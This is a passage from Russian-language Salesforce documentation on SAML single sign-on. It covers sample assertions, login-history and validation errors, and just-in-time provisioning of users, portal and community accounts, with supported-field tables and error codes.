  NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
  <saml:AttributeValue xsi:type="xs:anyType">tlee2
  </saml:AttributeValue>
</saml:Attribute>

<saml:Attribute Name="User.UserId"
  NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
  <saml:AttributeValue xsi:type="xs:anyType">0000000000000000
  </saml:AttributeValue>
</saml:Attribute>

<saml:Attribute Name="User.Title"
  NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
  <saml:AttributeValue xsi:type="xs:anyType">Mr.
  </saml:AttributeValue>
</saml:Attribute>

<saml:Attribute Name="User.LocaleSidKey"
  NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
  <saml:AttributeValue xsi:type="xs:anyType">en_CA
  </saml:AttributeValue>
</saml:Attribute>

<saml:Attribute Name="User.Email"
  NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
  <saml:AttributeValue xsi:type="xs:anyType">testuser@salesforce.com
  </saml:AttributeValue>
</saml:Attribute>

<saml:Attribute Name="User.FederationIdentifier"
  NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
  <saml:AttributeValue xsi:type="xs:anyType">tlee2
  </saml:AttributeValue>
```

```
</saml:Attribute>

<saml:Attribute Name="User.TimeZoneSidKey"
  NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
  <saml:AttributeValue xsi:type="xs:anyType">America/Los_Angeles
  </saml:AttributeValue>
</saml:Attribute>

<saml:Attribute Name="User.LastName"
  NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
  <saml:AttributeValue xsi:type="xs:anyType">Lee
  </saml:AttributeValue>
</saml:Attribute>

<saml:Attribute Name="User.ProfileId"
  NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
  <saml:AttributeValue xsi:type="xs:anyType">00ex0000001pBNL
  </saml:AttributeValue>
</saml:Attribute>

<saml:Attribute Name="User.IsActive"
  NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
  <saml:AttributeValue xsi:type="xs:anyType">1
  </saml:AttributeValue>
</saml:Attribute>

<saml:Attribute Name="User.EmailEncodingKey"
  NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
  <saml:AttributeValue xsi:type="xs:anyType">UTF-8
  </saml:AttributeValue>
</saml:Attribute>

</saml:AttributeStatement>
```

СМ. ТАКЖЕ:

[Общие сведения о SAML](#)

## Просмотр журнала входов SAML


Если пользователь входит в систему Salesforce из другого приложения посредством единой регистрации, то утверждения SAML отправляются на страницу входа Salesforce. Утверждения сравниваются с утверждениями сертификата проверки подлинности, указанного на странице «Параметры единой регистрации» в меню «Настройка». Если пользователь не может выполнить вход, то журнал регистрирует сообщение о причине сбоя. Кроме того, недопустимое утверждение может быть автоматически добавлено в [средство проверки утверждения SAML](#).

Чтобы просмотреть журнал входов, введите строку «*Журнал входов*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт «**Журнал входов**». При необходимости предоставьте данные журнала входов поставщику удостоверений.

Ниже перечислены возможные ошибки.

### Срок действия утверждения истек

**Временная отметка** утверждения составляет более пяти минут.

 **Прим.:** Система Salesforce не допускает разницу более трех минут. Другими словами, срок действия утверждения истек не менее восьми минут назад или истечет через три минуты. Если срок действия утверждения составляет менее пяти минут, то указанное выше время может быть уменьшено.

### Недопустимое утверждение

Утверждение недействительно. Например, утверждение может не содержать элемента <Subject>.

### Недопустимая аудитория

Элемент <Audience> должен содержать значение `https://saml.salesforce.com`.

### Ошибка конфигурации или отключенное полномочие

Ошибка конфигурации SAML в системе Salesforce. Например, повреждение загруженного сертификата или отключение настроек организации. Чтобы проверить конфигурацию, введите строку «*Параметры единой регистрации*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт «**Параметры единой регистрации**». После этого получите образец утверждения SAML от поставщика удостоверений и щелкните «**Средство проверки утверждения SAML**».

### Несоответствие отправителя

Отправитель или код объекта, указанный в утверждении, не соответствует отправителю, указанному в конфигурации Salesforce.

### Несоответствие получателя

Получатель, указанный в утверждении, не соответствует получателю, указанному в конфигурации Salesforce.

### Обнаружение повтора

Код утверждения используется несколько раз. **Коды утверждений** должны быть уникальными в организации.

### Недопустимая подпись

Подпись утверждения не может быть проверена сертификатом в конфигурации Salesforce.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Интегрированная проверка подлинности доступна в версиях: **все** версии.

Делегированная проверка подлинности доступна в версиях: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition**.

Поставщики проверки подлинности доступны в версиях: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров:

- «Просмотр настройки и конфигурации»

Для редактирования параметров:

- «Настройка приложения»

И

«Изменение всех данных»

**Ошибка подтверждения темы**

Элемент <Subject>, указанный в утверждении, не соответствует конфигурации SAML в системе Salesforce.

СМ. ТАКЖЕ:

[Общие сведения о SAML](#)

**Проверка параметров SAML для единой регистрации**

Если пользователи Salesforce не могут выполнить вход после [настройки функции единой регистрации в системе Salesforce](#), воспользуйтесь средством проверки утверждения SAML и [журналом входов](#), чтобы проверить утверждения SAML, отправленные поставщиком удостоверений.

1. Получите утверждение SAML от поставщика удостоверений. Утверждение может быть передано в формате XML или закодировано в Base-64.

Если пользователь не может выполнить вход в систему Salesforce, то средство проверки утверждения SAML автоматически заполнено недопустимым утверждением SAML.

2. Введите строку «*Параметры единой регистрации*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт «**Параметры единой регистрации**» и щелкните «**Средство проверки утверждения SAML**».
3. Введите утверждение SAML в текстовое поле и нажмите кнопку «**Проверить**».
4. Отправьте [ошибки проверки](#) поставщику удостоверений.

СМ. ТАКЖЕ:

[Общие сведения о SAML](#)

[Общие сведения о единой регистрации](#)

[Рекомендации по внедрению единой регистрации](#)

**ВЕРСИИ**

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Интегрированная проверка подлинности доступна в версиях: **все** версии.

Делегированная проверка подлинности доступна в версиях: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition**.

Поставщики проверки подлинности доступны в версиях: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

**ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ**

Для просмотра параметров:

- «Просмотр настройки и конфигурации»

Для редактирования параметров:

- «Настройка приложения»

И

«Изменение всех данных»

## Ошибки проверки утверждения SAML

Ниже перечислены требования, предъявляемые системой Salesforce к утверждениям.

### Оператор проверки подлинности

Поставщик удостоверений должен добавить <AuthenticationStatement> в утверждение.

### Оператор условий

Утверждение, содержащее оператор <Conditions>, должно содержать допустимую временную отметку.

### Временные отметки

Период действия, указанный в утверждении, должен соблюдаться. Кроме того, временная отметка утверждения должна составлять менее пяти минут, плюс или минус три минуты, независимо от периода действия утверждения. Данный алгоритм допускает временные различия на разных компьютерах. Ограничения NotBefore и NotOnOrAfter должны быть также заданы и проверены.

### Атрибут

Если конфигурации Salesforce задано значение «Удостоверение находится в элементе Attribute», то утверждение от поставщика удостоверений должно содержать <AttributeStatement>.

При использовании SAML 1.1 <AttributeName> и <AttributeNamespace> должны быть заданы как часть <AttributeStatement>.

При использовании SAML 2.0 требуется только <AttributeName>.

### Формат

Атрибут «Формат» оператора <Issuer> должен содержать значение "urn:oasis:names:tc:SAML:2.0:nameid-format:entity" или пустое значение.

Например:

```
<saml:Issuer
Format="urn:oasis:names:tc:SAML:2.0:nameid-format:entity">https://www.salesforce.com</saml:Issuer>
```

Ниже приведен другой действительный пример.

```
<saml:Issuer >https://www.salesforce.com</saml:Issuer>
```

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Интегрированная проверка подлинности доступна в версиях: **все** версии.

Делегированная проверка подлинности доступна в версиях: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition**.

Поставщики проверки подлинности доступны в версиях: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров:

- «Просмотр настройки и конфигурации»

Для редактирования параметров:

- «Настройка приложения»

И

«Изменение всех данных»

**Отправитель**

Отправитель, указанный в утверждении, должен соответствовать отправителю, указанному в системе Salesforce.

**Тема**

Тема утверждения должна соответствовать имени пользователя Salesforce или коду интегрирования пользователя.

**Аудитория**

Значение <Audience> является обязательным и должно соответствовать полю «Код объекта» из конфигурации единой регистрации. Значение по умолчанию: `https://saml.salesforce.com`.

**Получатель**

Получатель, указанный в утверждении, должен соответствовать URL-адресу входа Salesforce, указанному в конфигурации Salesforce, или конечной точке маркера OAuth 2.0. Данная часть утверждения является обязательной и проверяется всегда.

**Подпись**

Утверждение должно содержать действительную подпись. Чтобы создать подпись, рекомендуем использовать секретный ключ, связанный с сертификатом, указанным в конфигурации SAML.

**Получатель**

Проверяет получателя и код организации, указанные в утверждении, на соответствие ожидаемому получателю и коду организации, указанным в конфигурации единой регистрации. Данная часть утверждения является дополнительной и проверяется только при ее наличии. Например:

```
Recipient that we found in the assertion: http://aalbert-salesforce.com:8081/  
?saml=02HKiPoin4zeKLPYxfj3twkPsNSJF3fxsh0Jnq4vVeQr3xNkIWmZC_IVk3  
Recipient that we expected based on the Single Sign-On Settings page:  
http://asmith.salesforce.com:8081/  
?saml=EK03Almz90Cik_ig0L97.0BRme6mT4o6nzi0t_JROL6HLbdR1WVP5aQO5w  
Organization Id that we expected: 00Dx0000000BQ1I  
Organization Id that we found based on your assertion: 00D000000000062
```

**Атрибут URL-адреса сайта**

Проверяет URL-адрес сайтов на допустимость. Возможные значения:

- Не указано
- Проверено
- Недопустимый URL-адрес сайта
- URL-адрес сайта требует наличия HTTPS
- Указанный сайт неактивен или превысил ограничение по количеству страниц

СМ. ТАКЖЕ:

[Общие сведения о SAML](#)

## Общие сведения о своевременной инициализации для SAML

Функция своевременной инициализации позволяет использовать утверждение SAML для оперативного создания постоянных пользователей и пользователей портала при их первой попытке входа. В этом случае не требуется заблаговременно создавать учетные записи пользователей. Например, для сотрудника, добавленного в организацию недавно, не требуется вручную создавать учетную запись в системе Salesforce. Учетные записи новых пользователей, выполняющих вход посредством функции единой регистрации, создаются автоматически — без временных и трудовых затрат для ответственных сотрудников. Функция своевременной инициализации взаимодействует с поставщиком удостоверений SAML с целью передачи корректных сведений о пользователе в систему Salesforce посредством утверждения SAML 2.0. Данный способ взаимодействия может использоваться как для создания, так и для изменения учетных записей. Чтобы использовать функцию своевременной инициализации, взаимодействующую посредством SAML, рекомендуем включить функцию единой регистрации на основе SAML.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.

## Преимущества своевременной инициализации

Ниже перечислены основные преимущества использования функции своевременной инициализации в организации.

- **Снижение административных расходов.** Инициализация посредством SAML позволяет клиентам создавать учетные записи по мере необходимости — в рамках процесса единой регистрации. Объединение процессов инициализации и единой регистрации позволяет значительно упростить интеграцию пользователей, требующих динамическую инициализацию.
- **Сокращение времени внедрения среди пользователей.** Пользователям достаточно запомнить один пароль для доступа к основному сайту и системе Salesforce. Функция единой регистрации позволяет повысить частоту использования системы Salesforce.
- **Повышение безопасности.** Все политики паролей, действующие в корпоративной сети, также распространяются на систему Salesforce. Кроме того, безопасность пользователей, имеющих доступ к конфиденциальным данным, может быть повышена путем отправки регистрационных данных проверки подлинности, действительных только для разового входа.

СМ. ТАКЖЕ:

[Требования для функции своевременной инициализации](#)

[Своевременная инициализация для порталов](#)

[Своевременная инициализация для сообществ](#)

[Ошибки своевременной инициализации](#)

[Примеры утверждений SAML](#)

[Общие сведения о единой регистрации](#)

## Требования для функции своевременной инициализации

Функция своевременной инициализации требует создания утверждения SAML. Ниже перечислены рекомендации по созданию утверждения SAML.



- Атрибут Provision Version поддерживается в качестве дополнительного. По умолчанию данному атрибуту присваивается значение «1.0», если не указано иное. Например:

```
<saml:Attribute Name="ProvisionVersion" NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
  <saml:AttributeValue xsi:type="xs:anyType">1.0</saml:AttributeValue>
</saml:Attribute>
```

- Поля ProfileID меняются в соответствии с организацией — даже в стандартных профилях. Чтобы упростить поиск имени профиля, система Salesforce позволяет выполнять поиск путем передачи значения поля ProfileName в поле ProfileId.

### Требования к полям утверждения SAML

Чтобы правильно определить объект, который должен быть создан в системе Salesforce, рекомендуем использовать префикс User. во всех полях, передаваемых в утверждение SAML. В примере ниже префикс User. добавлен к имени поля Username.

```
<saml:Attribute
  Name="User.Username"
  NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
  <saml:AttributeValue xsi:type="xs:anyType">testuser@123.org</saml:AttributeValue>
</saml:Attribute>
```

Ниже перечислены поддерживаемые стандартные поля.

| Поля                   | Обязательное | Комментарии   |
|------------------------|--------------|---|
| AboutMe                |              |   |
| Alias                  |              | По умолчанию присваивается значение полей FirstName и LastName, если не указано иное. |
| CallCenter             |              |   |
| City                   |              |   |
| CommunityNickname      |              | По умолчанию присваивается значение поля UserName, если не указано иное.              |
| CompanyName            |              |   |
| Country                |              |   |
| DefaultCurrencyIsoCode |              | Значение извлекается из параметров организации.                                       |
| DelegatedApproverId    |              |   |
| Department             |              |   |
| Division               |              |   |
| Email                  | Да           | Например, User.Email=test2@salesforce.com.  |
| EmailEncodingKey       |              | По умолчанию значение извлекается из параметров организации, если не указано иное.    |

| Поля                                     | Обязательное | Комментарии   |
|--|--------------|---|
| EmployeeNumber                           |              |   |
| Extension                                |              |   |
| Fax                                      |              |   |
| FederationIdentifier<br>(только вставка) |              | Указанное значение должно совпадать с темой SAML; в противном случае присваивается тема SAML. Данное поле не может быть обновлено посредством SAML. |
| FirstName                                |              |   |
| ForecastEnabled                          |              |   |
| IsActive                                 |              |   |
| LastName                                 | Да           |   |
| LanguageLocaleKey                        |              |   |
| LocaleSidKey                             |              | По умолчанию значение извлекается из параметров организации, если не указано иное.  |
| Manager                                  |              |   |
| MobilePhone                              |              |   |
| Phone                                    |              |   |
| ProfileId                                | Да           | Например, User.ProfileId=Standard User.   |
| ReceivesAdminInfoEmails                  |              |   |
| ReceivesInfoEmails                       |              |   |
| State                                    |              |   |
| Street                                   |              |   |
| TimeZoneSidKey                           |              | По умолчанию значение извлекается из параметров организации, если не указано иное.  |
| Title                                    |              |   |
| Username (только вставка)                | Да           | Например, User.Username=test2@test.com. Данное поле не может быть обновлено посредством SAML.   |
| UserRoleId                               |              | По умолчанию присваивается значение «Без роли».   |
| Zip                                      |              |   |

Ниже перечислены прочие требования.

- Поддерживаются только настраиваемые поля типа «текст».
- Настраиваемые поля поддерживают только функции insert (вставка) и update (обновление).


- При создании пользователя посредством API новое имя пользователя может быть передано в поле `User.Username`. При необходимости укажите значение поля `User.FederationIdentifier` (если оно доступно). Поля `Username` и `FederationIdentifier` не могут быть обновлены посредством API.

СМ. ТАКЖЕ:

- [Общие сведения о своевременной инициализации для SAML](#)
- [Своевременная инициализация для порталов](#)
- [Своевременная инициализация для сообществ](#)  
[salesforce\\_communities\\_implementation.pdf](#)

## Своевременная инициализация для порталов

Функция своевременной инициализации для порталов позволяет использовать утверждение SAML для оперативного создания пользователей клиентского и партнерского порталов при их первой попытке входа. В этом случае не требуется заблаговременно создавать учетные записи пользователей. Чтобы использовать функцию своевременной инициализации, взаимодействующую посредством SAML, рекомендуем включить функцию единой регистрации на основе SAML.

-  **Прим.:** Начиная с выпуска Summer'13 клиентские и партнерские порталы больше недоступны новым организациям. Текущие организации могут использовать данные порталы без ограничений. Дополнительную информацию о предоставлении клиентам или партнерам общего доступа к данным при отсутствии портала см. в сообществах.

Текущие организации, поддерживающие клиентские и партнерские порталы, могут продолжить использование собственных порталов или выбрать использование сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

## Создание пользователей портала

Параметры «Код портала» и «Код организации» должны быть указаны как часть утверждения SAML. Оба параметра могут быть найдены на странице сведений о компании для организации или портала. Кроме того, параметр «Код портала» используется для разграничения запросов на своевременную инициализацию постоянных пользователей и пользователей портала. Если параметр «Код портала» не задан, то система выполняет запрос на своевременную инициализацию постоянного пользователя платформы. Ниже перечислены требования по созданию пользователя портала.

- Настройте параметр «Код интегрирования». Если код принадлежит существующей учетной записи пользователя, то учетная запись обновляется. Если код принадлежит неактивной учетной записи пользователя, то учетная запись обновляется, но активируется только в том случае, если полю `User.IsActive` утверждения своевременной инициализации задано значение «истина». В случае отсутствия соответствующей учетной записи, система создает нового пользователя.
- Если портал не поддерживает возможность самостоятельной регистрации, а также не заданы стандартные роль и профиль нового пользователя, то поле `User.ProfileId` должно содержать допустимое имя профиля или код, связанный с порталом. Кроме того, поле `User.PortalRole` должно содержать допустимый код или имя роли портала.

-  **Прим.:** Поле `User.Role` должно содержать нулевое значение.

### Создание и изменение организаций

Чтобы создать или изменить организацию, укажите допустимое значение в параметре «Код организации» или в полях `Account.AccountNumber` и `Account.Name`.

- Поиск совпадений выполняется на основе поля `Account.AccountNumber`. При обнаружении нескольких организаций отображается сообщение об ошибке. В противном случае система обновляет сведения об организации.
- В случае отсутствия совпадающих организаций система добавляет новую организацию.
- Рекомендуем задать значение в поле `Account.Owner` утверждения SAML и убедиться, что параметры безопасности поля `Account.AccountNumber` разрешают доступ профилю данного ответственного.

### Создание и изменение контактов

Чтобы создать или изменить контакт, укажите допустимый код контакта в параметре `User.Contact` или в полях `Contact.Email` и `Contact.LastName`.

- Поиск совпадений выполняется на основе поля `Contact.Email`. При обнаружении нескольких контактов отображается сообщение об ошибке. В противном случае система обновляет сведения о контакте.
- В случае отсутствия совпадающих контактов система добавляет новый контакт.

### Поддерживаемые поля для утверждения SAML портала

Чтобы правильно определить объект, который должен быть создан в системе Salesforce, рекомендуем использовать префикс. Утверждения SAML поддерживают префиксы `Account` для всех полей в схеме «Организация» (например, `Account.AccountId`) и `Contact` для всех полей в схеме «Контакт». В примере ниже префикс `Contact` добавлен к имени поля `Email`.

```
<saml:Attribute
  Name="Contact.Email"
  NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
  <saml:AttributeValue xsi:type="xs:anyType">testuser@123.org</saml:AttributeValue>
</saml:Attribute>
```

Ниже перечислены поля организаций, которые наряду со стандартными полями также поддерживаются для постоянных пользователей своевременной инициализации SAML.

| Поля                                     | Обязательное | Комментарии   |
|--|--------------|---|
| Billing                                  |              | Улица город область почтовый индекс страна  |
| AnnualRevenue                            |              |   |
| Description                              |              |   |
| Fax                                      |              |   |
| FederationIdentifier<br>(только вставка) | Да           | Указанное значение должно совпадать с темой SAML; в противном случае присваивается тема SAML. Данное поле не может быть обновлено посредством SAML. |
| IsCustomerPortal                         |              |   |
| IsPartner                                |              |   |
| NumberOfEmployees                        |              |   |

| Поля         | Обязательное | Комментарии   |
|--------------|--------------|---|
| Ownership    |              |   |
| Phone        |              |   |
| Portal Role  | Да           | Рекомендуем использовать значение «Исполнитель» для всех пользователей портала. |
| Rating       |              |   |
| Street       |              |   |
| TickerSymbol |              |   |
| UserRoleId   |              | По умолчанию присваивается значение «Без роли».                                 |
| Website      |              |   |
| Zip          |              |   |

Ниже перечислены поля контактов, которые наряду со стандартными полями также поддерживаются для постоянных пользователей своевременной инициализации SAML.

| Поля                  | Обязательное                               | Комментарии |
|-----------------------|--|-------------|
| Birthdate             |  |             |
| CanAllowPortalSelfReg | Имя тел.                                   |             |
| Department            |  |             |
| Description           |  |             |
| DoNotCall             |  |             |
| Fax                   |  |             |
| HasOptedOutOfEmail    |  |             |
| HasOptedOutOfFax      |  |             |
| HomePhone             |  |             |
| LeadSource            |  |             |
| Mailing               | Улица город область почтовый индекс страна |             |
| MobilePhone           |  |             |
| Owner                 |  |             |
| Other                 | Улица город область почтовый индекс страна |             |
| OtherPhone            |  |             |
| Phone                 |  |             |
| Salutation            |  |             |

| Поля  | Обязательное | Комментарии |
|-------|--------------|-------------|
| Title |              |             |

СМ. ТАКЖЕ:

- [Общие сведения о своевременной инициализации для SAML](#)
- [Требования для функции своевременной инициализации](#)
- [Своевременная инициализация для сообществ](#)
- [salesforce\\_communities\\_implementation.pdf](#)

## Своевременная инициализация для сообществ


Функция своевременной инициализации для сообществ позволяет использовать утверждение SAML для оперативного создания пользователей клиентских и партнерских сообществ при их первой попытке входа из поставщика удостоверений. Данный алгоритм исключает необходимость заблаговременного создания учетных записей пользователей. Чтобы использовать функцию своевременной инициализации, взаимодействующую посредством SAML, рекомендуем включить функцию единой регистрации на основе SAML. Затем рекомендуем использовать поставщика удостоверений для создания нужных утверждений SAML.

## Параметры единой регистрации SAML

Выполните инструкции, указанные в разделе [«Настройка параметров SAML для единой регистрации»](#), для параметра «SAML включен». Настройте значения для конфигурации и добавьте значения ниже.

1. Установите флажок «Инициализация пользователя включена».

### Прим.:

- Своевременная инициализация требует наличия кода интегрирования в типе пользователя. Установите переключатель «Утверждение содержит код интегрирования из объекта "Пользователь"» для параметра «Тип кода пользователя SAML».
  - Поставщик удостоверений, который раньше использовал имя пользователя Salesforce, должен быть уведомлен о необходимости использования кода интегрирования.
2. Убедитесь, что поле **«Код объекта»** содержит уникальное значение, начинающееся с префикса `https`. Одна организация не может использовать две конфигурации SAML, поле **«Код объекта»** которых содержит одинаковое значение. Укажите необходимость использования стандартного домена (`https://saml.salesforce.com`) или URL-адреса сообщества (например, `https://acme.force.com/customers`) для поля **«Код объекта»**. Данные сведения должны быть переданы поставщику удостоверений.
    -  **Совет:** Как правило, URL-адрес сообщества используется в качестве кода объекта. При использовании функции Salesforce to Salesforce рекомендуем указать URL-адрес сообщества.
  3. Установите переключатель «Утверждение содержит код интегрирования из объекта "Пользователь"» для параметра «Тип кода пользователя SAML». Поставщик удостоверений, который раньше использовал имя пользователя Salesforce, должен быть уведомлен о необходимости использования кода интегрирования.

## Создание и изменение пользователей сообщества

Ниже перечислены компоненты утверждения SAML.

- URL-адрес для поля «Получатель». Данный URL-адрес соответствует URL-адресу входа сообщества со страницы сведений «Параметры единой регистрации SAML» организации. URL-адрес использует формат ниже.

```
https://<community_URL>/login?so=<orgID>
```

Например, `Recipient="https://acme.force.com/customers/login?so=00DD0000000JsCM"`, где `acme.force.com/customers` соответствует начальной странице сообщества, а `00DD0000000JsCM` является значением поля «Код организации».


При загрузке сертификата расшифровки утверждения на страницу «Параметры единой регистрации SAML» организации добавьте код сертификата в URL-адрес посредством параметра `sc` (например, `Recipient="https://acme.force.com/customers/login?so=00DD0000000JsCM&sc=0LE000000Dp"`, где `0LE000000Dp` является кодом сертификата).

- Система Salesforce пытается сопоставить поле «Код интеграции» в теме утверждения SAML (или в элементе Attribute, в зависимости от значения, заданного параметру «Расположение удостоверения SAML» на странице «Параметры единой регистрации SAML») с полем `FederationIdentifier` текущей записи пользователя.
  1. При обнаружении совпадающей записи пользователя система Salesforce использует атрибуты в утверждении SAML для обновления указанных полей.
  2. При отсутствии совпадающей записи пользователя система Salesforce обрабатывает контакты для организации, указанной в поле «Код организации» (`Contact.Account` или `Account.AccountNumber`), на наличие совпадения по коду контакта (`User.ContactId`) или адресу эл. почты (`Contact.Email`).
    - i. При обнаружении совпадающей записи контакта система Salesforce использует атрибуты в утверждении SAML для обновления указанных полей контакта и последующей вставки новой записи пользователя.
    - ii. При отсутствии совпадающей записи контакта система Salesforce обрабатывает организации на наличие совпадения по полю `Contact.Account` или полям `Account.AccountNumber` и `Account.Name`, заданным в утверждении SAML, либо обновляет текущие записи контакта и пользователя для организации при обнаружении совпадения.
      - i. При обнаружении совпадающей записи организации система Salesforce вставляет новую запись пользователя и обновляет записи организаций на основе атрибутов, указанных в утверждении SAML.
      - ii. При отсутствии совпадающей записи организации система Salesforce вставляет новую запись организации, вставляет новую запись контакта и вставляет новую запись пользователя на основе атрибутов, указанных в утверждении SAML.

Если код принадлежит неактивной учетной записи пользователя, то учетная запись обновляется, но активируется только после назначения полю `User.IsActive` утверждения своевременной инициализации истинного значения. При отсутствии учетной записи пользователя, поле «Код интеграции» которой содержит данное значение, система создает нового пользователя.

- Если сообщество не поддерживает возможность самостоятельной регистрации, а также не заданы стандартные роль и профиль нового пользователя, то поле `User.ProfileId` должно содержать допустимое имя профиля или код, связанный с сообществом.

Система Salesforce пытается сопоставить поле «Код интеграции» в теме утверждения SAML с полем `FederationIdentifier` текущей записи пользователя.

 **Прим.:** Система Salesforce также поддерживает настраиваемые поля объекта «Пользователь» в утверждении SAML. Любой атрибут утверждения, начинающийся со слова `User`, анализируется как настраиваемое поле. Например, атрибут `User.NumberOfProductsBought__c` утверждения вставляется в поле `NumberOfProductsBought` инициализированного пользователя. Настраиваемые поля не поддерживаются для организаций или контактов.

### Поддерживаемые поля для утверждения SAML сообщества

Чтобы правильно определить объект, который должен быть создан в системе Salesforce, рекомендуем использовать префикс. Утверждения SAML поддерживают префиксы `Account` для всех полей в схеме «Организация» (например, `Account.AccountId`) и `Contact` для всех полей в схеме «Контакт». В примере ниже префикс `Contact` добавлен к имени поля `Email`.

```
<saml:Attribute
  Name="Contact.Email"
  NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
  <saml:AttributeValue xsi:type="xs:anyType">testuser@123.org</saml:AttributeValue>
</saml:Attribute>
```

Ниже перечислены поля организаций, которые наряду со стандартными полями также поддерживаются для постоянных пользователей своевременной инициализации SAML.

| Поля                                     | Обязательно | Комментарии  |
|--|-------------|--|
| Billing                                  |             | Улица город область почтовый индекс страна   |
| AnnualRevenue                            |             |  |
| Description                              |             |  |
| Fax                                      |             |  |
| FederationIdentifier<br>(только вставка) | Y           | Указанное значение должно соответствовать теме SAML; в противном случае, используется тема SAML. Данное поле не может быть обновлено посредством SAML. |
| IsCustomerPortal                         |             |  |
| IsPartner                                |             |  |
| NumberOfEmployees                        |             |  |
| Ownership                                |             |  |
| Phone                                    |             |  |
| Portal Role                              |             |  |
| Rating                                   |             |  |
| Street                                   |             |  |
| TickerSymbol                             |             |  |
| UserRoleId                               |             | По умолчанию присваивается значение «Без роли».  |
| Website                                  |             |  |



| Поля | Обязательно | Комментарии |
|------|-------------|-------------|
| Zip  |             |             |

Ниже перечислены поля контактов, которые наряду со стандартными полями также поддерживаются для постоянных пользователей своевременной инициализации SAML.

| Поля                  | Обязательно                                | Комментарии |
|-----------------------|--|-------------|
| Birthdate             |  |             |
| CanAllowPortalSelfReg | Имя тел.                                   |             |
| Department            |  |             |
| Description           |  |             |
| DoNotCall             |  |             |
| Fax                   |  |             |
| HasOptedOutofEmail    |  |             |
| HasOptedOutofFax      |  |             |
| HomePhone             |  |             |
| LeadSource            |  |             |
| Mailing               | Улица город область почтовый индекс страна |             |
| MobilePhone           |  |             |
| Owner                 |  |             |
| Other                 | Улица город область почтовый индекс страна |             |
| OtherPhone            |  |             |
| Phone                 |  |             |
| Salutation            |  |             |
| Title                 |  |             |

СМ. ТАКЖЕ:

[Общие сведения о своевременной инициализации для SAML](#)


[Требования для функции своевременной инициализации salesforce\\_communities\\_implementation.pdf](#)

### Ошибки своевременной инициализации

Ниже представлены коды ошибок для функции своевременной инициализации SAML.

Ошибки SAML отображаются в параметре URL-адреса. См. пример ниже.

```
http://login.salesforce.com/identity/jit/saml-error.jsp?
ErrorCode=5&ErrorDescription=Unable+to+create+user&ErrorDetails=
INVALID_OR_NULL_FOR_RESTRICTED_PICKLIST+TimeZoneSidKey
```

 **Прим.:** Система Salesforce перенаправляет пользователя на URL-адрес настраиваемой ошибки в том случае, если такой адрес задан в конфигурации SAML.

### Сообщения об ошибках

| Код | Описание  | Сведения об ошибке                        |
|-----|---|---|
| 1   | Отсутствует код интегрирования  | MISSING_FEDERATION_ID                     |
| 2   | Неверный код интегрирования   | MISMATCH_FEDERATION_ID                    |
| 3   | Недопустимый код организации  | INVALID_ORG_ID                            |
| 4   | Не удастся заблокировать  | USER_CREATION_FAILED_ON_UROG              |
| 5   | Не удастся создать пользователя   | USER_CREATION_API_ERROR                   |
| 6   | Не удастся установить контекст администратора                                       | ADMIN_CONTEXT_NOT_ESTABLISHED             |
| 8   | Нераспознанное настраиваемое поле   | UNRECOGNIZED_CUSTOM_FIELD                 |
| 9   | Нераспознанное стандартное поле   | UNRECOGNIZED_STANDARD_FIELD               |
| 11  | Превыщено ограничение по количеству лицензий  | LICENSE_LIMIT_EXCEEDED                    |
| 12  | Код интегрирования и имя пользователя не совпадают                                  | MISMATCH_FEDERATION_ID_AND_USERNAME_ATTRS |
| 13  | Неподдерживаемая версия API для инициализации                                       | UNSUPPORTED_VERSION                       |
| 14  | Недопустимое изменение имени пользователя   | USER_NAME_CHANGE_NOT_ALLOWED              |
| 15  | Неподдерживаемый тип настраиваемого поля  | UNSUPPORTED_CUSTOM_FIELD_TYPE             |
| 16  | Не удастся выполнить соотнесение уникального кода профиля для данного имени профиля | PROFILE_NAME_LOOKUP_ERROR                 |
| 17  | Не удастся выполнить соотнесение уникального кода роли для данного имени роли       | ROLE_NAME_LOOKUP_ERROR                    |
| 18  | Недопустимая организация  | INVALID_ACCOUNT_ID                        |
| 19  | Отсутствует имя организации   | MISSING_ACCOUNT_NAME                      |

| Код | Описание   | Сведения об ошибке                    |
|-----|--|---------------------------------------|
| 20  | Отсутствует номер организации  | MISSING_ACCOUNT_NUMBER                |
| 22  | Не удается создать организацию   | ACCOUNT_CREATION_API_ERROR            |
| 23  | Недопустимый контакт   | INVALID_CONTACT                       |
